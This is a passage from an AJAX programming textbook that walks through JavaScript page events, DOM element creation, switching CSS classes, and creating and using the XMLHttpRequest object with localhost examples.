- Group the JavaScript code in a function for easier code handling.
- In order to execute the JavaScript code *after* the HTML template is loaded, call the JavaScript code from the `onload` event of the `<body>` element. HTML elements are not accessible to JavaScript code that *executes* from within the `<head>` element. The `onload` event fires *after* the HTML has been fully loaded, giving you access to all of the HTML elements.

Find a useful overview and a list of JavaScript events at:
`http://www.webmonkey.com/reference/JavaScript_Events`

Let's get to it.

Time for action – using JavaScript events and the DOM

1. In the `ajax/javascript` folder, create a folder named `events`.
2. In the `events` folder, create a file named `events.html` and type the following code in it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript Events and DOM</title>
    <script type="text/javascript" src="events.js"></script>
  </head>
  <body onload="process()">
    <p>Hey dude! Here's a cool list of colors for you:</p>
    <div id="myDivElement" />
  </body>
</html>
```

3. Create a new file named `events.js`, and type the following code:

```
function process()
{
  // Create the HTML code
  var string;
  string = "<ul>"
         + "<li>Black</li>"
         + "<li>Orange</li>"
         + "<li>Pink</li>"
         + "</ul>";
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // add content to the <div> element
  myDiv.innerHTML = string;
}
```

4. Load `events.html` in a web browser. You should see the following window:




Figure 2-2: Your little HTML page in action

What just happened?

The code is pretty simple. In the HTML code, the important details are highlighted in the following code snippet:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/
TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript events and DOM</title>
    <script type="text/javascript" src="events.js"></script>
  </head>
  <body onload="process()">
    <p>Hey dude! Here's a cool list of colors for you:</p>
    <div id="myDivElement" />
  </body>
</html>
```

Everything starts by referencing the JavaScript source file using the `<script>` element. The `process()` function is used as the event-handler function for the body's `onload` event. Because the `onload` event fires *after* the HTML file is fully loaded, the `process()` function will have access to the whole HTML structure. The `process()` function begins by populating the `string` variable with the HTML code you want to add to the `<div>` element:

```
function process()
{
  // Create the HTML code
  var string;
  string = "<ul>"
         + "<li>Black</li>"
         + "<li>Orange</li>"
         + "<li>Pink</li>"
         + "</ul>";
```

Next, you obtain a reference to `myDivElement`, using the `getElementById()` function of the `document` object. (Remember that `document` is a default object in JavaScript, referencing the body of your HTML document.)

```
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
```

Note that JavaScript allows you to use either single quotes or double quotes for string variables. The previous line of code can be successfully written like this:

```
myDiv = document.getElementById('myDivElement');
```

In the case of JavaScript, both choices are equally good, *as long as you are consistent* about using only one of them. If you use both notations in the same script you risk ending up with parsing errors.

Finally, you populate `myDivElement` by adding the HTML code in the `string` variable:

```
  // add content to the <div> element
  myDiv.innerHTML = string;
}
```

In this example, you have used the `innerHTML` property of the DOM to add the composed HTML to your document. We used this technique because it was the easiest way to demonstrate the use of page events (and you could certainly continue to use it), but it is not the most elegant way to get things done.

Even more DOM

In the previous exercise, you created the list of elements by joining strings to compose a simple HTML structure. This time, we'll take a look at how to use standards-compliant DOM functions to generate HTML output. The structure that we want to create is similar to that from the previous exercise, except this time, we also generate the list of colors and the paragraph **Hey dude…** dynamically. The generated code will look like this:

```
<div id="myDivElement">
  <p>
    Hey! Here's a cool list of colors for you:
  </p>
  <ul>
    <li>Black</li>
    <li>Orange</li>
    <li>Pink</li>
  </ul>
</div>
```

Before we begin the next example, there are a few things that we need to briefly cover. A DOM document is a hierarchical structure of elements and each element can have one or more attributes. The `document` object's root node, which you can access, is `<body>`. In the above HTML fragment, the element `<div>` has a single attribute called `id` with the value `myDivElement`. The hierarchical or tree structure of the above code looks like Figure 2-3:




Figure 2-3: A hierarchy of HTML elements

In the preceding figure, you see an HTML structure formed of `<body>`, `<div>`, `<br>`, `<ul>`, and `<li>` elements, and four text nodes (**Hello…**, **Black**, **Orange**, **Pink**). In the next exercise, you will create this structure using the DOM functions `createElement()`, `createTextNode()`, and `appendChild()`.

Time for action – even more DOM

1. In the `ajax/javascript` folder, create a folder named `jsdom2`.
2. In the `jsdom2` folder, create a file named `jsdom2.html` and type the following code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: More JavaScript and DOM</title>
    <script type="text/javascript" src="jsdom2.js"></script>
  </head>
  <body onload="process()">
    <div id="myDivElement" />
  </body>
</html>
```

3. Create `jsdom2.js` and type the following code:

```
function process()
{
  // create the <p> element
  oP = document.createElement("p");
  // create the "Hello..." text node
  oHelloText = document.createTextNode
    ("Hey dude! Here's a cool list of colors for you:");
  // add the text node as a child element of <p>
  oP.appendChild(oHelloText);

  // create the <ul> element
  oUl = document.createElement("ul")

  // create the first <ui> element and add a text node to it
  oLiBlack = document.createElement("li");
  oBlack = document.createTextNode("Black");
  oLiBlack.appendChild(oBlack);

  // create the second <ui> element and add a text node to it
  oLiOrange = document.createElement("li");
  oOrange = document.createTextNode("Orange");
  oLiOrange.appendChild(oOrange);

  // create the third <ui> element and add a text node to it
  oLiPink = document.createElement("li");
  oPink = document.createTextNode("Pink");
```

```
    oLiPink.appendChild(oPink);

    // add the <ui> elements as children to the <ul> element
    oUl.appendChild(oLiBlack);
    oUl.appendChild(oLiOrange);
    oUl.appendChild(oLiPink);

    // obtain a reference to the <div> element on the page
    myDiv = document.getElementById("myDivElement");

    // add content to the <div> element
    myDiv.appendChild(oHelloText);
    myDiv.appendChild(oUl);
}
```

4. Load `jsdom2.html` in a web browser. The result should look like Figure 2-4:




Figure 2-4: Even more JavaScript and DOM

What just happened?

Although there are many lines of code, the functionality is pretty simple and it follows a clean coding practice that, at least in theory, generates code that is easier to maintain in the long run. This suggests clearly enough that using the DOM to create HTML structures may not always be the best option. However, in complex projects, it can actually make life easier; here's why:

- It's fairly easy to use DOM to programmatically create dynamic HTML structures, such as building elements in `for` loops, because you're not concerned about text formatting but about building the structural elements. You don't need, for example, to manually add closing tags. When you add a `<ui>` element, the DOM will generate the `<ui>` tag and the associated closing `</ui>` tag for you.

- You can treat the nodes as if they were independent nodes, and decide later how to build the hierarchy. Again, the DOM takes care of the implementation details; you just need to tell it what you want.

Note that if you use the **View Source** feature of your web browser, or if you save the page to disk, you will find the original HTML page, instead of the final form of the page that was generated using JavaScript. If you want to browse the final results as displayed by your browser, you can use the **DOM Inspector** tool that ships with Firefox, accessible through **Tools | DOM Inspector** (*Ctrl+Shift+I* keys).

If you don't have DOM Inspector installed in Firefox, find it using the **Tools | Add-ons | Get Add-ons** tool.

Figure 2-5 shows how DOM Inspector sees the page that we've just created:




Figure 2-5. Studying the DOM structure of the page using DOM Inspector

The DOM functions used in this exercise are those that you'll use most frequently, but there are more—we'll hold off boring you with the theory until later on.

JavaScript, DOM, and CSS

As you most likely know, CSS is a powerful language used to describe the appearance of the elements of a web page. CSS definitions can be stored in one or more files with the `.css` extension, allowing web designers to separate styling definitions from HTML document structure. If the job is done right, and done consistently in a website, CSS is a powerful tool allowing you to make minor or sweeping visual changes to an entire site with very little time or effort, just by editing the CSS file.

While *technically* it's not necessary to know CSS when implementing AJAX, in practice it's very desirable to be at least educated in CSS basics, even if the HTML and CSS design is created by someone else. CSS is a vast subject; there are many books and tutorials on CSS, including those you can find at `http://www.w3.org/Style/CSS/learning` and `http://www.csstutorial.net/`.

We will do a simple exercise to demonstrate CSS techniques, and manipulating styles using JavaScript and the DOM. In the following exercise, you will draw a nifty little table and two buttons, **Set Style 1** and **Set Style 2**, that will change the table's appearance by switching the current style. See Figure 2-5 to get a feel of what you're about to create.

Time for action – working with CSS and JavaScript

1. In the `javascript` folder, create a new subfolder called `css`.
2. In your newly created `csstest` folder, create a new file called `cssdemo.html`with the following contents:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript and CSS Demo</title>
    <script type="text/javascript" src="cssdemo.js"></script>
    <link href="cssdemo.css" type="text/css" rel="stylesheet"/>
  </head>
  <body>
    <table id="table">
      <tr>
        <th id="tableHead">
          Product Name
        </th>
      </tr>
      <tr>
```

```
          <td id="tableFirstLine">
            Airplane
          </td>
        </tr>
        <tr>
          <td id="tableSecondLine">
            Big car
          </td>
        </tr>
      </table>
      <p>
        <input type="button" value="Set Style 1"
               onclick="setStyle1();" />
        <input type="button" value="Set Style 2"
               onclick="setStyle2();" />
      </p>
    </body>
</html>
```

3. Create a file called `cssdemo.js` and write the following code in it:

```
// Change table style to style 1
function setStyle1()
{
  // obtain references to HTML elements
  oTable = document.getElementById("table");
  oTableHead = document.getElementById("tableHead");
  oTableFirstLine = document.getElementById("tableFirstLine");
  oTableSecondLine = document.getElementById("tableSecondLine");
  // set styles
  oTable.className = "Table1";
  oTableHead.className = "TableHead1";
  oTableFirstLine.className = "TableContent1";
  oTableSecondLine.className = "TableContent1";
}

// Change table style to style 2
function setStyle2()
{
  // obtain references to HTML elements
  oTable = document.getElementById("table");
  oTableHead = document.getElementById("tableHead");
```

```
  oTableFirstLine = document.getElementById("tableFirstLine");
  oTableSecondLine = document.getElementById("tableSecondLine");
  // set styles
  oTable.className = "Table2";
  oTableHead.className = "TableHead2";
  oTableFirstLine.className = "TableContent2";
  oTableSecondLine.className = "TableContent2";
}
```

4. Finally, in the same folder, create the CSS file, `cssdemo.css`:

```
.Table1
{
  border: DarkGreen 1px solid;
  background-color: LightGreen;
}
.TableHead1
{
  font-family: Verdana, Arial;
  font-weight: bold;
  font-size: 10pt;
}
.TableContent1
{
  font-family: Verdana, Arial;
  font-size: 10pt;
}

.Table2
{
  border: DarkBlue 1px solid;
  background-color: LightBlue;
}
.TableHead2
{
  font-family: Verdana, Arial;
  font-weight: bold;
  font-size: 10pt;
}
.TableContent2
{
  font-family: Verdana, Arial;
  font-size: 10pt;
}
```

5. Load `http://localhost/ajax/javascript/css/cssdemo.html` in your web browser, and test that your buttons work as they should. The result should look like Figure 2-6:




Figure 2-6: Table with CSS and JavaScript

What just happened?

Your `cssdemo.css` file contains two sets of styles that can be applied to the table in `cssdemo.html`. When the user clicks one of the **Set Style** buttons (an event that calls the appropriate `setStyle()` function), the JavaScript DOM is used to assign those styles to the elements of the table. (Take a quick look at the HTML page so you are familiar with where these styles are implemented.)

In the first part of the `setStyle()` methods, we use the `getElementById()` function to obtain references to the HTML elements that we want to apply CSS styles to:

```
// obtain references to HTML elements
oTable = document.getElementById("table");
oTableHead = document.getElementById("tableHead");
oTableFirstLine = document.getElementById("tableFirstLine");
oTableSecondLine = document.getElementById("tableSecondLine");
```

As with many other web development tasks, manipulating CSS can be the subject of significant inconsistencies between different browsers. For example, in the previous code snippet, try to rename the object names to be the same as their associated HTML elements (such as renaming `oTable` to `table`) and watch as Internet Explorer stops working. Internet Explorer doesn't like it if there's already an object with that ID in the HTML file. This problem doesn't make much sense because the objects have different scopes, but you'd better watch out if you want your code to work with Internet Explorer as well.

The most cross-browser compatible method to initialize these objects is to use the `className` property to set the elements' CSS style:

```
// set styles
oTable.className = "Table1";
oTableHead.className = "TableHead1";
oTableFirstLine.className = "TableContent1";
oTableSecondLine.className = "TableContent1";
```

Using the XMLHttpRequest object

`XMLHttpRequest` is the object that enables JavaScript to make asynchronous HTTP requests to the server and receive responses from it, and then update parts of the page completely in the background. Combine `XMLHttpRequest`, CSS, and DOM and you have all the ingredients for that responsive, visually appealing, and "smart" site we keep telling you about—without visually interrupting the user. AJAX!

The `XMLHttpRequest` object was initially implemented by Microsoft in 1999 as an ActiveX object in Internet Explorer, and eventually became the *de facto* standard for all the browsers, being supported as a native object by all modern web browsers.

The typical sequence of operations when working with `XMLHttpRequest` is as follows:

1. Create an instance of the `XMLHttpRequest` object.
2. Use the `XMLHttpRequest` object to make an asynchronous call to a server page and define a callback function that will be executed automatically when the server response is received.
3. Evaluate the server's response in the callback function.
4. Carry out updating of the web page with the data received.
5. Return to step 2.

Before we jump into the code, there are a few things we need to cover first. Let's have a look at them before going on and putting it all together.

Creating the XMLHttpRequest object

The `XMLHttpRequest` is implemented in different ways by browsers. In Internet Explorer 6 and older, `XMLHttpRequest` is implemented as an ActiveX control, and you instantiate it like this:

```
xmlhttp = new ActiveXObject("Microsoft.XMLHttp");
```

For the other web browsers, including Google Chrome, Firefox, Opera, Safari, and Internet Explorer 7 and 8, `XMLHttpRequest` is a native object, so you create instances of it like this:

```
xmlhttp = new XMLHttpRequest();
```

A simplified version of the code we will use for cross-browser `XMLHttpRequest` instantiation throughout this book is the following(we've highlighted the relevant pieces of code for you.):

```
// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // will store the reference to the XMLHttpRequest object
  var xmlHttp;
  // create the XMLHttpRequest object
  try
  {
    // assume IE7 or newer or other modern browsers
    xmlHttp = new XMLHttpRequest();
  }
  catch(e)
  {
    // assume IE6 or older
    try
    {
      xmlHttp = new ActiveXObject("Microsoft.XMLHttp");
    }
    catch(e) { }
  }
  // return the created object or display an error message
  if (!xmlHttp)
    alert("Error creating the XMLHttpRequest object.");
  else
```

```
        return xmlHttp;
    }
```

This function is supposed to return an instance of the `XMLHttpRequest` object. The functionality relies on the JavaScript `try/catch` construct.

JavaScript exception handling

The `try/catch` construct, initially implemented with OOP languages, offers a powerful exception-handling technique in JavaScript. Basically, when an error happens in JavaScript code, an exception is thrown. The exception has the form of an object that contains the error's (exception's) details. By using the `try/catch` syntax, you can *catch* the exception and handle it locally, so that the error won't be propagated to the user's browser.

The `try/catch` syntax is as follows:

```
try
{
  // code that might generate an exception
}
catch (e)
{
  // code that is executed only if an exception was thrown by the try
block
  // (exception details are available through the e parameter)
}
```

You place any code that might generate errors inside the `try` block. If it gives an error , the execution is passed immediately to the `catch` block. If there's no error inside the `try` block, then the code in the `catch` block never executes.

Runtime exceptions propagate from the point they were raised, up through the call stack of your program. If you don't handle the exception locally, it will end up getting caught by the web browser, which may display a not very good-looking error message to your visitor.

The way you respond to each exception depends very much on the situation at hand. Sometimes you will simply ignore the error, other times you will flag it somehow in the code, or you will display an error message to your visitor. Rest assured that in this book you will meet all kinds of scenarios.

In our particular case, when we want to create an `XMLHttpRequest` object, we will first try to create the object as if it was a native browser object, like this:

```
// create the XMLHttpRequest object
try
{
  // assume IE7 or newer or other modern browsers
  xmlHttp = new XMLHttpRequest();
}
```

Internet Explorer 7 and 8, Mozilla, Opera, Safari, Chrome, and other browsers will execute this piece of code just fine because `XMLHttpRequest` is a natively supported object. However, Internet Explorer 6 and its older versions won't recognize the `XMLHttpRequest` object, an exception will be generated, and the execution will be passed to the `catch` block.

Even though Internet Explorer 8 has been released, the older Internet Explorer 6 still has significant market share and it's advisable to make sure your web applications support that browser as well.

For Internet Explorer 6 and older versions, the `XMLHttpRequest` object needs to be created as an ActiveX control:

```
catch(e)
{
  // assume IE6 or older
  try
  {
    xmlHttp = new ActiveXObject("Microsoft.XMLHttp");
  }
  catch(e) { }
}
```

The larger the number of JavaScript programmers, the more `XMLHttpRequest` object creation methods you will see, and surprisingly enough, they will all work fine. In this book, we prefer the method that uses `try` and `catch` to instantiate the object, because we think it has the best chance of working well with all existing and future web browsers, while doing a proper error checking without consuming too many lines of code.

Alternative methods of creating `XMLHttpRequest` include using the `typeof` function:

```
if (typeof XMLHttpRequest != "undefined")
  xmlHttp = new XMLHttpRequest();
```

Using `typeof` can often prove to be very helpful. In our particular case, using `typeof` doesn't eliminate the need to guard against errors using `try` and `catch`, so you would just end up typing more lines of code.

Another alternative is to use a JavaScript feature called **object detection**. This feature allows you to check whether a particular object exists, and, in the case of `XMLHttpRequest`, it works like this:

```
if (window.XMLHttpRequest)
  xmlHttp = new XMLHttpRequest();
```

At the end of our `createXmlHttpRequestObject` function, we test that after all our efforts, we have ended up obtaining a valid `XMLHttpRequest` instance:

```
// return the created object or display an error message
if (!xmlHttp)
  alert("Error creating the XMLHttpRequest object.");
else
  return xmlHttp;
```

The reverse effect of object detection is even nicer than the feature itself. Object detection says that JavaScript will evaluate a valid object instance, such as `(obj)`, to `true`. The nice thing is that `(!obj)` expression returns `true` not only if `obj` is `false`, but also if it is `null` or `undefined`.

Creating better objects for Internet Explorer 6

The one thing that can be improved about the `createXmlHttpRequestObject` function is to have it recognize the latest version of the ActiveX control, in case the browser is Internet Explorer 6. In most cases, you can rely on the basic functionality provided by `ActiveXObject("Microsoft.XMLHttp")`, but if you want to try using a more recent version, you can.

The typical solution is to try creating the latest known version, and if it fails, ignore the error and retry with an older version, and so on until you get an object instead of an exception. The latest **prog ID** of the `XMLHTTP` ActiveX Object is `MSXML2.XMLHTTP.6.0`. For more details about these prog IDs, or to simply get a better idea of the chaos that lies behind them, feel free to read a resource such as `http://puna.net.nz/etc/xml/msxml.htm`.

Here is the upgraded version of `createXmlHttpRequestObject`. The new bits are highlighted:

```
// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // will store the reference to the XMLHttpRequest object
  var xmlHttp;
  // create the XMLHttpRequest object
  try
  {
    // assume IE7 or newer or other modern browsers
    xmlHttp = new XMLHttpRequest();
  }
  catch(e)
  {
    // assume IE6 or older
    var XmlHttpVersions = new Array('MSXML2.XMLHTTP.6.0',
                                    'MSXML2.XMLHTTP.5.0',
                                    'MSXML2.XMLHTTP.4.0',
                                    'MSXML2.XMLHTTP.3.0',
                                    'MSXML2.XMLHTTP',
                                    'Microsoft.XMLHTTP');
    // try every prog id until one works
    for (var i=0; i<XmlHttpVersions.length && !xmlHttp; i++)
    {
      try
      {
        // try to create XMLHttpRequest object
        xmlHttp = new ActiveXObject(XmlHttpVersions[i]);      }
```

```
        catch (e) {} // ignore potential error
      }
    }
    // return the created object or display an error message
    if (!xmlHttp)
      alert("Error creating the XMLHttpRequest object.");
    else
      return xmlHttp;
  }
```

If this code looks a bit scary, rest assured that the functionality is quite simple. First, it tries to create the `MSXML2.XMLHttp.6.0` ActiveX object. If this fails, the error is ignored (note the empty `catch` block there), and the code continues by trying to create an `MSXML2.XMLHTTP.5.0` object, and so on. This continues until one of the object creation attempts succeeds.

Perhaps, the most interesting thing to note in the new code is the way we use object detection `(!xmlHttp)` to ensure that we stop looking for new prog IDs after the object has been created, effectively interrupting the execution of the `for` loop.

Initiating server requests using XMLHttpRequest

After creating the `XMLHttpRequest` object, you can do loads of interesting things with it. You will learn the most interesting details about `XMLHttpRequest` by practice, but for a quick reference here are the object's methods and properties:

Method/Property	Description
`abort()`	Stops the current request.
`getAllResponseHeaders()`	Returns the response headers as a string.
`getResponseHeader("headerLabel")`	Returns a single response header as a string.
`open("method", "URL"[, asyncFlag[, "userName"[, "password"]]])`	Initializes the request parameters.
`send(content)`	Performs the HTTP request.
`setRequestHeader("label", "value")`	Sets a label/value pair to the request header.
`onreadystatechange`	Used to set the callback function that handles request state changes.

Method/Property	Description
`readyState`	Returns the status of the request: 0 = uninitialized 1 = loading 2 = loaded 3 = interactive 4 = complete
`responseText`	Returns the server response as a string.
`responseXML`	Returns the server response as an XML document.
`status`	Returns the status code of the request.
`statusText`	Returns the status message of the request.

The methods you will use with every server request are `open()` and `send()`. The `open()` method configures a request by setting various parameters, and the `send()` makes the request (accesses the server).

The `open()` method is used for initializing a request and setting the connection options. Its first two parameters, `method` and `URL`, are required and the last three are optional. The first parameter, `method`, specifies which method to use to send data to the server page—`GET`, `POST`, or `PUT`. The second parameter, `URL`, specifies where you want to send the request and can be absolute or relative. If the URL doesn't specify a resource accessible via HTTP, the first parameter is ignored. The third parameter, `asyncFlag`, specifies whether or not the request should be handled asynchronously; to enable asynchronous processing, you will need to set `asyncFlag` to `true`.

After setting up the request with the `open()` function, you need to set the `onreadystatechange` property with the callback method to be executed when the response is received from the server (remember, we're working asynchronously here).

Finally, after everything is set up, you simply call `send()` to execute the request.

Here's an example of setting up the request using `open()`, setting the callback function using `onreadystatechange`, and executing the request using `send()`:

```
// call the server page to execute the server side operation
xmlHttp.open("GET", "http://localhost/ajax/test.php ", true);
xmlHttp.onreadystatechange = handleRequestStateChange;
xmlHttp.send(null);
```

If you need to send parameters to the server-side script you're calling, you can use either `GET` or `POST`. When using `GET` to send parameters to the server you use the URL query string, as in `http://localhost/ajax/test.php?param1=x&param2=y`. This server request passes two parameters—`param1` with the value `x`, and `param2` with the value `y`.

```
// call the server page to execute the server side operation
xmlHttp.open("GET",
"http://localhost/ajax/test.php?param1=x&param2=y", true);
xmlHttp.onreadystatechange = handleRequestStateChange;
xmlHttp.send(null);
```

When using `POST`, you send the query string as a parameter of the `send` method, like this:

```
// call the server page to execute the server side operation
xmlHttp.open("POST", "http://localhost/ajax/test.php", true);
xmlHttp.onreadystatechange = handleRequestStateChange;
xmlHttp.send("param1=x&param2=y");
```

The two methods should produce the same results. In practice, there are a few differences between `POST` and `GET` that you should know about:

- Using `GET` can help with debugging because you can simulate `GET` requests with a web browser, so you can easily see what your server script generates.
- The `POST` method is required when sending data larger than 512 bytes, which cannot be handled by `GET`.
- `GET` is meant to be used for retrieving data from the server, while `POST` is meant to submit changes. In the real world, it's good to obey these rules, otherwise strange things can happen. For example, search engines send `GET` requests to read data from the Web, but they never `POST` any data. If you were to use `GET` to submit changes on your site, a search engine that becomes aware of the address of that server script could modify your data by simply indexing your site—and you certainly don't want that!

So now that you know how to send a request to the server—you need to learn how to do something useful with that response! That's where the unassuming `onreadystatechange` property comes in. Earlier we said that before calling `send`, the `onreadystatechange` property must be set with the callback method that will be executed when the status of the request changes (this is the processing that's happening in the background—AJAX!). In the preceding code snippets, we set the `onreadystatechange` property to use `handleRequestStateChange()` as its callback method (`xmlHttp.onreadystatechange = handleRequestStateChange`).This is the mechanism that asynchronously handles the server's responses. Let's take a look at what it does.

Handling server response

The `handleRequestStateChange()` method is the callback method that we set to handle the request state of the request changes (due to server responses). In practice, we're interested in the state that indicates the server response has been fully received.

Usually, `handleRequestChange()` is called four times, once for every time the request enters a new state. The state of the request, returned by the `readyState` property, can be any of the following:

```
0 = uninitialized
1 = loading
2 = loaded
3 = interactive
4 = complete
```

Except for state `3`, these are rather self-explanatory terms. The `interactive` state is an intermediate state when the response has been partially received. In our AJAX applications, we will only use the `complete` state, which marks that a response has been received from the server.

The typical implementation of `handleRequestStateChange()` is shown in the following code snippet, which highlights the portion where you actually read the response from the server. Here too we can successfully use `try/catch` to handle errors that could happen when initiating a connection to the server, or when reading the response from the server. Before attempting to read the received data, we also verify that the response status code is 200. Sending such a code indicating the status of the request is part of the HTTP protocol, and 200 is the status code that specifies that the request completed successfully:

```
// function executed when the state of the request changes
function handleRequestStateChange()
{
  // continue if the process is completed
  if (xmlHttp.readyState == 4)
  {
    // continue only if HTTP status is "OK"
    if (xmlHttp.status == 200)
    {
      try
      {
        // retrieve the response
        response = xmlHttp.responseText;
        // do something with the response
        // ...
```

```
            // ...
          }
          catch(e)
          {
            // display error message
            alert("Error reading the response: " + e.toString());
          }
        }
        else
        {
          // display status message
          alert("There was a problem retrieving the data:\n" +
                xmlHttp.statusText);
        }
      }
    }
```

